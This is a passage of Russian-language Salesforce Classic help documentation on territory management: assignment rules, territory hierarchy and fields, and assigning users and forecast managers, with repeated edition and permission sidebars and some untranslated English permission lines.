Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления модели территории:


- «Управление территориями»

## Просмотр и управление правилами назначения на уровне модели территории

Система позволяет просматривать и управлять правилами назначения организации на высоком уровне. Чтобы создать, изменить или просмотреть правила для территорий модели, воспользуйтесь записью модели территории. Чтобы просмотреть критерии правила или открыть запись правила для поиска назначенных территорий (при их наличии), воспользуйтесь списком правил на уровне модели.

**Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. В настройке введите «*Модели территории*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Модели территории**».
2. Щелкните ссылку «**Просмотр правил**» напротив нужной модели территории.
3. Создайте правило, откройте запись правила для просмотра полных сведений или наведите указатель мыши на имя нужного правила для просмотра его критериев в списковом представлении «Правила назначения».



СМ. ТАКЖЕ:

[Определение территорий, к которым применяется правило назначения](#)

## Активация правил назначения и их применение к дочерним территориям

Возможность применения правила назначения к дочерним территориям доступна только на уровне территории. Правила назначения не могут применяться к потомкам на уровне модели территории. Таким образом, правило может применяться к дочерним территориям только при открытии записи правила из отдельной территории.

**Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Убедитесь, что запись правила создается или редактируется из соответствующей области. Рекомендуем использовать запись территории. Убедитесь в активации всех нужных правил назначения: неактивные правила *не* влияют на назначения для связанных территорий или любых дочерних территорий, к которым они применяются.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или управления правилами территории:

- «Просмотр настройки и конфигурации»

И


«Управление территориями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**





 **Пример:** Например, организация использует модель территории «США», содержащую две территории: «Восточные штаты» и «Западные штаты». Территория «Восточные штаты» использует правило назначения «Организации Восточных штатов». Если пользователь открывает запись для модели территории «США», нажимает кнопку «Просмотр правил», а затем выбирает ссылку **«Правка»** для редактирования записи правила «Организации Восточных штатов», то система отображает последнее действие, позволяющее активировать правило.

Если пользователь открывает запись территории «Восточные штаты», а затем выбирает ссылку **«Правка»** напротив записи правила «Организации Восточных штатов» (помимо этапа активации или деактивации правила), то система отображает дополнительное действие, позволяющее применить правило к потомкам территории «Восточные штаты».

## Выключение функции управления территориями предприятия

Чтобы воспользоваться другими средствами предоставления общего доступа к записям, выключите функцию управления территориями предприятия.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

 **Важное замечание:** При выключении функции управления территориями предприятия пользователи теряют доступ к записям на основе назначений территорий, а организация теряет доступ к данным по управлению территориями. При повторном включении функции управления территориями предприятия пользователи могут потерять данные, которые ранее были доступны посредством данной функции.

1. Прежде чем выключить функцию управления территориями предприятия, **архивируйте активную модель территории.**
2. Введите строку *«Территории»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
3. Нажмите кнопку **«Выключить функцию управления территориями 2.0»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для выключения функции управления территориями предприятия:

- «Настройка приложения»


## Настройка территорий для управления организациями

### Включение функции управления территориями

Перед включением функции управления территориями свяжитесь с Salesforce и проверьте, удовлетворяет ли организация всем требованиям.

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

По умолчанию функция управления территориями отключена в системе Salesforce. Чтобы включить функцию управления территориями в организации, обратитесь в компанию Salesforce.

 **Прим.:** Оригинальное управление территориями доступно только с [настраиваемыми прогнозами](#) и не поддерживается [совместными прогнозами](#). Если первоначальное управление территориями активно, то использование совместных прогнозов недоступно. Использование новейшей функции управления территориями предприятия невозможно с [настраиваемыми прогнозами](#). Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы для совместной работы.

Ниже перечислены требования, которые должны быть выполнены перед включением функции управления территориями.

- Чтобы включить функцию управления территориями, в вашей организации должно использоваться настраиваемое прогнозирование. Чтобы определить, включена ли функция настраиваемого прогнозирования в организации, см. раздел [«Включена ли функция настраиваемого прогнозирования?»](#) на странице 1682.

Чтобы включить функцию управления территориями в организации, выполните указанные ниже действия.

1. Введите строку *«Территория»* в поле «Территория» в меню «Настройка» Salesforce и выберите пункт **«Параметры территории»**.
2. При необходимости измените параметры управления территориями для всей организации на странице «Параметры территории». См. раздел [«Настройка параметров управления территориями»](#) на странице 2056.
3. Функция управления территориями может быть включена двумя способами. Выберите нужный способ в зависимости от дальнейших действий с данными текущих прогнозов. Нажмите кнопку **«Включить функцию управления территориями»** или **«Включить функцию управления территориями с нуля»**.

#### Что происходит при нажатии кнопки «Включить функцию управления территориями»?

Ниже описан алгоритм автоматического копирования текущей иерархии прогнозов и данных прогнозов в иерархию территорий, которое выполняется при нажатии данной кнопки.

- Имя организации используется в качестве верхнего уровня иерархии территорий.
- Иерархия территорий дополняется новыми территориями, которые соответствуют отдельным ролям в иерархии прогнозов.
- Параметры общего доступа к прогнозам, установленного для ролей вручную, копируются в новую территорию. Дополнительную информацию о предоставлении общего доступа вручную к прогнозам см. в разделе [«Предоставление общего доступа к прогнозам вручную»](#) на странице 2205.
- Активные пользователи Salesforce добавляются в территории на основе ролей.
- Возможности назначаются территориям ответственного за возможность.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции управления территориями:

- «Управление территориями»

- Организации не назначаются в иерархии территорий.
- После включения функции управления территориями прогнозы функционируют без изменений, если территории не добавлялись и не изменялись.

#### Что происходит при нажатии кнопки «Включить функцию управления территориями с нуля»?

Ниже перечислены действия, выполняемые при нажатии данной кнопки.

- Все данные текущих прогнозов удаляются.
- Создается пустая иерархия территорий.

Рекомендуем использовать данную кнопку только для настройки новой организации Salesforce, в которой отсутствует иерархия прогнозов.



**Внимание:** Нажатие кнопки «Включить функцию управления территориями с нуля» может привести к *необратимой потере данных*.


4. Чтобы настроить поля, макеты страниц и полномочия пользователя, связанные с территориями, выполните указанные ниже действия.
  - Из параметров управления объектами для организаций перейдите к макетам страниц и добавьте поля «Территории» и «Исключить из правил назначения территорий» в макеты страниц организаций. Для каждого макета страниц организаций можно установить, могут ли пользователи выбирать выполнение правил назначения организаций во время их сохранения. Можно также установить, какие правила назначения организаций будут выполняться по умолчанию при сохранении организаций.
  - Из параметров управления объектами для возможностей перейдите к макетам страницы и добавьте поле «Территория» в макет страниц возможностей.
  - Чтобы позволить пользователю быть администратором иерархии территорий, наделите его правом управления территориями посредством набора полномочий или профилей. Полномочие «Управление территориями» автоматически предоставляется пользователям с полномочием «Настройка приложения», которое было предоставлено до включения функции управления территориями.
5. Чтобы начать работу с новой иерархией территорий, введите строку «Иерархия» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Иерархия территорий». См. раздел «Создание иерархии территорий» на странице 2057.

СМ. ТАКЖЕ:

[Включена ли функция настраиваемого прогнозирования?](#)


[Настройка параметров управления территориями](#)

## Настройка параметров управления территориями

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Новые территории позволяют определить уровень доступа по умолчанию к организациям, контактам, возможностям и обращениям, а также предоставить менеджерам прогнозов полномочие на управление нижестоящими территориями.

1. Введите строку *«Территория»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры управления территориями»**.
2. Выберите уровни доступа по умолчанию к организациям, контактам (в зависимости от единых стандартных параметров), возможностям и обращениям. Данные уровни доступа будут использоваться по умолчанию при добавлении новой территории. Описание этих полей см. в разделе [«Поля территории»](#) на странице 2060.

 **Прим.:** Изменение этих параметров является необратимым и не влияет на текущие территории.

Уровни доступа по умолчанию могут быть переопределены при создании или редактировании отдельной территории. См. раздел [«Создание территорий»](#) на странице 2059.

3. При необходимости установите флажок «Управление территориями может осуществляться менеджерами прогнозов». Данный флажок позволяет менеджерам прогнозов управлять подчиненными территориями, а именно: управлять пользователями, вручную добавлять организации и определять правила назначения организации для нижестоящих территорий. Кроме того, они могут добавлять дочерние территории в текущую и нижестоящие территории. Дополнительную информацию о менеджерах прогнозов см. в разделе [«Назначение менеджеров прогнозов в иерархии прогнозов»](#) на странице 2203.

СМ. ТАКЖЕ:

- [Включение функции управления территориями](#)
- [Отображение и редактирование территорий](#)
- [Управление территориями](#)
- [Создание иерархии территорий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.



Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров территории:

- «Управление территориями»

## Создание иерархии территорий

-  **Прим.:** Данные сведения относятся только к исходной функции управления территориями.
-  **Прим.:** При нажатии кнопки **«Включить функцию управления территориями»** для **включения функции управления территориями** иерархия территорий создается на основе текущей иерархии прогнозов.

Чтобы начать работу с иерархией территорий организации, введите строку *«Иерархия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Иерархия территорий»**. Ниже перечислены термины, относящиеся к территориям иерархии.

### Родительская территория

Вышестоящая территория в иерархии территорий. Каждой территории, кроме территории верхнего уровня, соответствует только одна родительская иерархия.

### Дочерняя территория

Нижестоящая территория в иерархии территорий. Родительская территория может содержать неограниченное количество дочерних территорий.

### Одноуровневая территория

Дочерние территории, соответствующие одной родительской территории.

Чтобы изменить способ отображения иерархии территорий, выберите нужное значение раскрываемого списка.

### Показать в виде дерева

Отображение взаимосвязей «родитель — потомок» между территориями. Чтобы просмотреть все территории, щелкните ссылку **«Развернуть все»**. Чтобы просмотреть только территории верхнего уровня, щелкните ссылку **«Свернуть все»**. Чтобы развернуть или свернуть отдельный узел, щелкните значок плюса (+) или минуса (-).

### Показать в виде отсортированного списка

Отображение списка территорий, сортируемого по имени территории, родительской территории (поле **«Подчиненный»**) или описанию.

Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрываемом списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрываемом списке «Просмотр» и щелкните ссылку **«Правка»**.

### Показать в виде списка

Отображение списка родительских и дочерних территорий, сгруппированных в алфавитном порядке по имени территории верхнего уровня. Столбцы не поддерживают возможность сортировки. Данное представление доступно только для иерархий, содержащих не более 1 000 территорий.

Каждое представление содержит ссылки для создания, редактирования и удаления территорий.

СМ. ТАКЖЕ:

[Управление территориями](#)

[Отображение и редактирование территорий](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра территорий:

- «Просмотр настройки и конфигурации»

Для редактирования территорий:


- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

## Отображение и редактирование территорий

Страница сведений о территории позволяет просмотреть и изменить различные свойства территории, включая связанные территории, добавленные организации и назначенных пользователей.

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

### Отображение территорий

1. В настройке введите «Иерархия» в поле «Быстрый поиск», затем выберите «Иерархия территорий».
2. Чтобы просмотреть территорию, щелкните имя нужной территории.


### Просмотр связанных территорий

Список «Иерархия» в верхней части страницы сведений о территории отображает связь данной территории с территорией верхнего уровня в иерархии территорий. Чтобы просмотреть имена других территорий, которые используют эту же родительскую территорию, воспользуйтесь списком «Родственные узлы». Чтобы просмотреть сведения о территории, щелкните имя нужной территории в любом из этих списков. Кроме того, страница сведений о территории содержит связанный список «Дочерние территории» (см. подраздел «Работа со связанными списками территорий» на странице 2059).

### Редактирование территорий

Чтобы обновить текущую территорию, нажмите кнопку «Правка» и измените нужные поля. Дополнительную информацию см. в разделах «Поля территории» на странице 2060 и «Создание настраиваемых полей территории» на странице 2062.

По завершении редактирования, которое влияет на большой объем данных, пользователю отправляется подтверждение по электронной почте.

 **Прим.:** Редактирование групп, ролей и территорий инициирует автоматический пересчет правил общего доступа для добавления или удаления доступа.

### Клонирование территорий

Чтобы создать точную копию текущей территории, нажмите кнопку «Клонировать». Клонированная и исходная территории имеют одну и ту же родительскую территорию. Обратите внимание, что назначенные пользователи, правила назначения организации и организации, назначенные вручную, не подлежат клонированию.

 **Прим.:** Значение поля, доступного только для чтения, не может быть перенесено в клонированную запись.

### Просмотр организаций, назначенных территории

Чтобы просмотреть организации, назначенные текущей и подчиненным территориям, нажмите кнопку «Просмотр организаций». Данный список содержит организации, назначенные вручную, и организации, назначенные с помощью правил.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра территорий:

- «Просмотр настройки и конфигурации»

Для редактирования территорий:

- «Управление территориями»

ИЛИ

Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

## Работа со связанными списками территорий

Ниже перечислены связанные списки, доступные на странице сведений о любой территории.

- **«Назначенные пользователи»:** пользователи территории. См. раздел [«Управление пользователями в территориях»](#) на странице 2064.
- **«Наследованные правила назначения организации»:** правила назначения организации, определенные в родительской территории. См. раздел [«Управление правилами назначения организации»](#) на странице 2069.
- **«Правила назначения организации, заданные в данной территории»:** правила назначения организации для данной территории. См. раздел [«Управление правилами назначения организации»](#) на странице 2069.
- **«Организации, назначенные вручную»:** организации, добавленные в данную территорию вручную. См. раздел [«Назначение организаций вручную территориям»](#) на странице 2078.
- **«Дочерние территории»:** нижестоящие территории в иерархии территорий. Чтобы создать дочернюю территорию для этой же территории, нажмите кнопку **«Добавить территорию»**. Чтобы просмотреть страницу сведений о дочерней территории, щелкните имя территории.

СМ. ТАКЖЕ:


[Создание иерархии территорий](#)

[Включение функции управления территориями](#)

[Добавление менеджеров прогнозов в территории](#)

[Создание территорий](#)

## Создание территорий

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Для одной организации может быть создано не более 500 территорий. Чтобы добавить новую территорию, выполните указанные ниже действия.

1. В настройке введите *«Иерархия»* в поле «Быстрый поиск», затем выберите **«Иерархия территорий»**.
2. Нажмите кнопку **«Добавить территорию»**. Или нажмите кнопку **«Добавить территорию»** в связанном списке «Дочерние территории» на странице сведений о территории.
3. Чтобы определить новую территорию, заполните или измените поля. Описание полей см. в разделе [«Поля территории»](#) на странице 2060.

Территории содержат следующие обязательные стандартные поля: «Метка», «Имя территории» и «Родительская территория». Кроме того, территории могут содержать настраиваемые поля. Дополнительную информацию см. в разделе [«Создание настраиваемых полей территории»](#) на странице 2062.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания территорий:

- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

4. Чтобы сохранить территорию, нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные территории, нажмите кнопку **«Сохранить и создать»**.


СМ. ТАКЖЕ:

[Поля территорий](#)

[Создание настраиваемых полей территории](#)

[Создание иерархии территорий](#)

## Поля территорий

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Ниже перечислены поля, доступные в территории.

| Имя поля                          | Описание   |
|-----------------------------------|--|
| Доступ к организации              | Данное поле определяет уровень доступа участников территории к организациям территории: только просмотр, просмотр и редактирование или просмотр, редактирование, перенос и удаление.   |
| Доступ к обращению                | Данное поле определяет уровень доступа участников территории к обращениям в организациях территории, независимо от их ответственных сотрудников: нет доступа, только просмотр или просмотр и редактирование.                                   |
| Ограничить назначение возможности | Установите данный флажок для сохранения возможностей в текущей и дочерних территориях при выполнении правил назначения организации.  |
| Доступ к контакту                 | Данное поле определяет уровень доступа участников территории к контактам в организациях территории, независимо от их ответственных сотрудников: нет доступа, только просмотр или просмотр и редактирование.                                    |
| Менеджер прогнозов                | Пользователь, имеющий доступ к прогнозам в дочерних и нижестоящих территориях. Чтобы изменить значение данного поля, нажмите кнопку <b>«Изменить»</b> на странице сведений о территории. Менеджер прогнозов, включенный на странице «Параметры |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для редактирования территорий:

- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.




| Имя поля                | Описание   |
|-------------------------|--|
|                         | территории», может управлять нижестоящими территориями иерархии.   |
| Метка                   | Имя, используемое для обозначения территории на всех страницах пользовательского интерфейса.   |
| Доступ к возможностям   | Данное поле определяет уровень доступа участников территории к возможностям в организациях территории, независимо от их ответственных сотрудников: нет доступа, только просмотр или просмотр и редактирование.   |
| Родительская территория | Вышестоящая территория в иерархии территорий. Иерархия должна содержать действительную родительскую территорию. Родительская территория может быть выбрана с помощью значка поиска.  |
| Группы общего доступа   | <p>Данное поле доступно только для чтения и отображается на странице сведений о территории. Каждая территория поддерживает две группы общего доступа (одна для территории, вторая для территории и дочерних территорий). Чтобы просмотреть участников группы общего доступа к территории, щелкните <b>«Территория»</b>. Чтобы просмотреть участников группы общего доступа к территории и ее дочерним территориям, щелкните <b>«Территория и подчиненные территории»</b>.</p> <p> <b>Прим.:</b> Пользователи отображаются в качестве участников группы только в том случае, если группа используется в правилах общего доступа или при предоставлении общего доступа вручную.</p> |
| Имя территории          | Уникальное имя, используемое интерфейсом API и управляемыми пакетами.  |
| Описание территории     | Описание территории.   |

## СМ. ТАКЖЕ:


- [Создание настраиваемых полей территории](#)
- [Отображение и редактирование территорий](#)
- [Создание территорий](#)
- [Управление территориями. Вопросы и ответы](#)

## Создание настраиваемых полей территории

Для одной организации может быть создано не более 500 настраиваемых полей территории.

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

В разделе настроек управления объектами для территорий перейдите в раздел полей. Данный раздел позволяет просмотреть сведения о стандартных полях, создать или изменить настраиваемые поля и определить зависимости полей.

 **Прим.:** Территории не имеют настраиваемых макетов страниц. Новые настраиваемые поля добавляются в алфавитном порядке в нижнюю часть страницы сведений о территории.

СМ. ТАКЖЕ:

[Отображение и редактирование территорий](#)

[Создание территорий](#)

[Поля территорий](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания или редактирования настраиваемых полей территории:

- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

## Удаление территорий


 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Территории, содержащие дочерние территории, не могут быть удалены. Ниже перечислены элементы, которые больше не будут связаны с территорией в случае ее удаления.

- Все пользователи, независимо от наличия флажка «Активно в территории»
- Все организации, назначенные вручную или автоматически
- Все возможности

Чтобы удалить территорию, выполните указанные ниже действия.

1. В настройке введите «*Иерархия*» в поле «Быстрый поиск», затем выберите «**Иерархия территорий**».
2. Щелкните ссылку «**Удал.**» напротив нужной территории в иерархии. Или выберите имя нужной территории и нажмите кнопку «**Удалить**».

 **Прим.:** Восстановление организации или возможности из корзины инициирует восстановление назначения территории, но не активирует оценку правил назначения организаций. Восстановленная запись может использовать территории, которые не соответствуют новым правилам назначения организаций, заданным во время хранения данной записи в корзине.

СМ. ТАКЖЕ:

[Отображение и редактирование территорий](#)

[Создание иерархии территорий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для удаления территорий:

- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

## Управление пользователями в территориях

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Территория может содержать неограниченное количество пользователей, а пользователь может быть назначен неограниченному количеству территорий.

Некоторые территории поддерживают оба статуса пользователя: «Активно» и «Активно в территории».

### Активно

Активный пользователь может выполнить вход в систему Salesforce.

Деактивированные пользователи продолжают нести ответственность за возможности и отображаются в прогнозах и территориях. Деактивация пользователей препятствует переопределению прогнозов возможностей, скорректированных итогов и выбранных данных менеджера для прогнозов подчиненных. Тем не менее, менеджер может применять переопределения своих выбранных данных к прогнозам деактивированного пользователя. Сводные стоимости сохраняются.

Деактивированный пользователь, который активируется повторно, может возобновить доступные ранее бизнес-процессы. Деактивированный пользователь, для которого снят флажок «Разрешить прогнозирование», удаляется из всех назначенных территорий.

Чтобы задать активный статус пользователя, внесите изменения на странице личных сведений в разделе личных параметров.

### Активно в территории

Если на странице сведений о территории установлен флажок «Активно в территории», то пользователям доступны открытые и закрытые возможности, либо недоступны все возможности данной территории. Пользователи, для которых снят флажок «Активно в территории», переносятся или удаляются из территории, но сохраняют ответственность за ее возможности.

Чтобы просмотреть территории, к которым относится пользователь, воспользуйтесь связанным списком «Территории» на странице личных сведений. Для просмотра такого списка для любого пользователя введите «Пользователи» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Пользователи».

## Добавление пользователей в территории

Чтобы добавить пользователя в территорию, выполните указанные ниже действия.

1. Нажмите кнопку **«Добавить пользователей»** на странице сведений о территории.
2. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
3. Чтобы переместить пользователей из списка доступных в список выбранных или наоборот, установите или снимите флажки в столбце «Действие». Ниже перечислены дополнительные доступные действия.
  - Чтобы просмотреть список пользователей, имена которых начинаются с определенной буквы, щелкните эту букву.
  - Чтобы просмотреть список всех пользователей, соответствующих критерию текущего представления, щелкните **«Все»**.
  - Чтобы переместить всех доступных пользователей в список выбранных, щелкните **«выбрать перечисленное»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для назначения  
пользователей территориям:

- «Управление территориями»

И

«Управление пользователями»


- Чтобы переместить пользователей из списка выбранных в список доступных, щелкните **«отменить выбор перечисленного»** или **«отменить выбор»**.

 **Прим.:** Пользователи, назначенные территории, не отображаются в списке доступных пользователей (даже в том случае, если они соответствуют критерию спискового представления).

4. Выберите пользователей, которые должны быть назначены территории, и нажмите кнопку **«Назначить»**.

### Удаление пользователей из территорий

Чтобы выбрать пользователя, которому будут назначены открытые возможности удаленного пользователя, выполните указанные ниже действия.

1. Щелкните ссылке **«Удалить»** напротив имени нужного пользователя в связанном списке **«Назначенные пользователи»** на странице сведений о территории.
2. Чтобы выбрать пользователя, который примет ответственность за любые открытые возможности, щелкните значок поиска **«Новый ответственный»** ().
3. Или пропустите поле **«Новый ответственный»**. Ниже описаны возможные действия.
  - Если родительской территории назначен менеджер прогнозов, то он становится ответственным за открытые возможности пользователя. Кроме того, менеджер прогнозов назначается территории, а флажок **«Активно в территории»** снимается.
  - Если родительской территории не назначен менеджер прогнозов, то пользователь остается в территории, а флажок **«Активно в территории»** снимается.


4. Нажмите кнопку **«Сохранить»**.

По завершении операции, которая влияет на большой объем данных, пользователю отправляется электронное подтверждение.

### Перенос пользователей между территориями

Мастер переноса пользователей позволяет перемещать пользователя из одной территории в другую и выбирать открытые возможности, за которые пользователь продолжает нести ответственность, а также назначать открытые возможности перенесенного пользователя новым ответственным.

Чтобы перенести пользователя в другую территорию, выполните указанные ниже действия.

1. Щелкните ссылке **«Перенос»** напротив имени нужного пользователя в связанном списке **«Назначенные пользователи»** на странице сведений о территории.
2. Щелкните ссылкой **«Выбрать»** напротив целевой территории. Чтобы просмотреть целевую территорию, разверните или сверните узлы в иерархии территорий.
3. Чтобы выбрать пользователя, который примет ответственность за открытые возможности перенесенного пользователя, щелкните значок поиска **«Новый ответственный»** (). Для продолжения нажмите кнопку **«Далее»**.

В случае отсутствия получателя, открытые возможности перенесенного пользователя автоматически назначаются менеджеру прогнозов в территории, которая является родительской для бывшей территории пользователя. В случае отсутствия менеджера прогнозов в родительской территории, перенесенный пользователь сохраняет ответственность за свои возможности.

4. Выберите списковое представление открытых возможностей пользователя.

5. Чтобы переместить возможности из списка доступных в список выбранных или наоборот, щелкните **«Выбрать»** или **«Отменить выбор»**. Ниже перечислены дополнительные доступные действия.
  - Чтобы просмотреть список возможностей, имена которых начинаются с определенной буквы, щелкните эту букву.
  - Чтобы просмотреть список всех возможностей, соответствующих критерию текущего представления, щелкните **«Все»**.
  - Чтобы переместить все доступные возможности в список выбранных, щелкните **«выбрать перечисленное»**.
  - Чтобы переместить возможности из списка выбранных в список доступных, щелкните **«отменить выбор перечисленного»** или **«отменить выбор»**.

6. Выберите возможности, которые должны быть сохранены для пользователя, и нажмите кнопку **«Перенос»**.

По завершении операции, которая влияет на большой объем данных, пользователю отправляется электронное подтверждение.




**Прим.:** Территории, из которых удаляются менеджеры прогнозов, больше не содержат прогнозов, а все переопределения возможностей для этих территорий, которые были созданы менеджерами прогнозов в родительских территориях, подлежат удалению. См. раздел [«Переопределение настраиваемых прогнозов»](#) на странице 1688.

СМ. ТАКЖЕ:

[Отображение и редактирование территорий](#)

[Добавление менеджеров прогнозов в территории](#)

## Просмотр списков назначенных пользователей

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Страница со списком назначенных пользователей содержит пользователей, назначенных выбранной территории. Данная страница позволяет просмотреть подробные сведения о пользователе, удалить пользователей из территорий, перенести пользователей из одной территории в другую и получить доступ к другим связанным данным.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. По умолчанию в раскрывающемся списке «Просмотр» отображается последнее просмотренное пользователем представление.
- Чтобы просмотреть подробные сведения о пользователе, щелкните имя нужного пользователя.
- Чтобы **удалить пользователя из территории**, щелкните ссылку **«Удалить»** напротив его имени.
- Чтобы **перенести пользователя из одной территории в другую**, щелкните ссылку **«Перенос»** напротив его имени.

СМ. ТАКЖЕ:

[Управление территориями](#)

[Управление правилами назначения организаций](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра назначенных пользователей:

- «Просмотр настройки и конфигурации»

Для удаления или переноса пользователя:

- «Управление территориями»

И

«Управление пользователями»

## Добавление менеджеров прогнозов в территории

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Ниже перечислены рекомендации по назначению менеджера прогнозов для территории.

- Территория может содержать только одного менеджера прогнозов. См. раздел [«Назначение менеджеров прогнозов в иерархии прогнозов»](#) на странице 2203.
- Прогнозы от дочерних и нижестоящих территорий передаются менеджерам прогнозов.
- Прогнозы доступны только для тех территорий, которые содержат менеджеров прогнозов.
- Менеджеры прогнозов могут принимать возможности при переносе или удалении пользователей территории.
- Менеджеры прогнозов могут принимать возможности при выполнении правил назначения организации.
- Менеджеры прогнозов могут быть назначены в качестве делегированных администраторов для нижестоящих территорий на странице [«Параметры территории»](#).

Чтобы назначить или изменить менеджера прогнозов для территории, выполните указанные ниже действия.

1. Щелкните **«Изменить»** напротив поля «Менеджер прогнозов» на странице сведений о территории.
2. Выберите нужное имя в раскрывающемся списке.

Чтобы просмотреть дочерние и нижестоящие территории, прогнозы которых будут доступны менеджеру прогнозов, воспользуйтесь древовидным представлением иерархии территорий справа.

3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Назначение менеджеров прогнозов в иерархии прогнозов](#)

[Отображение и редактирование территорий](#)

[Настройка параметров управления территориями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
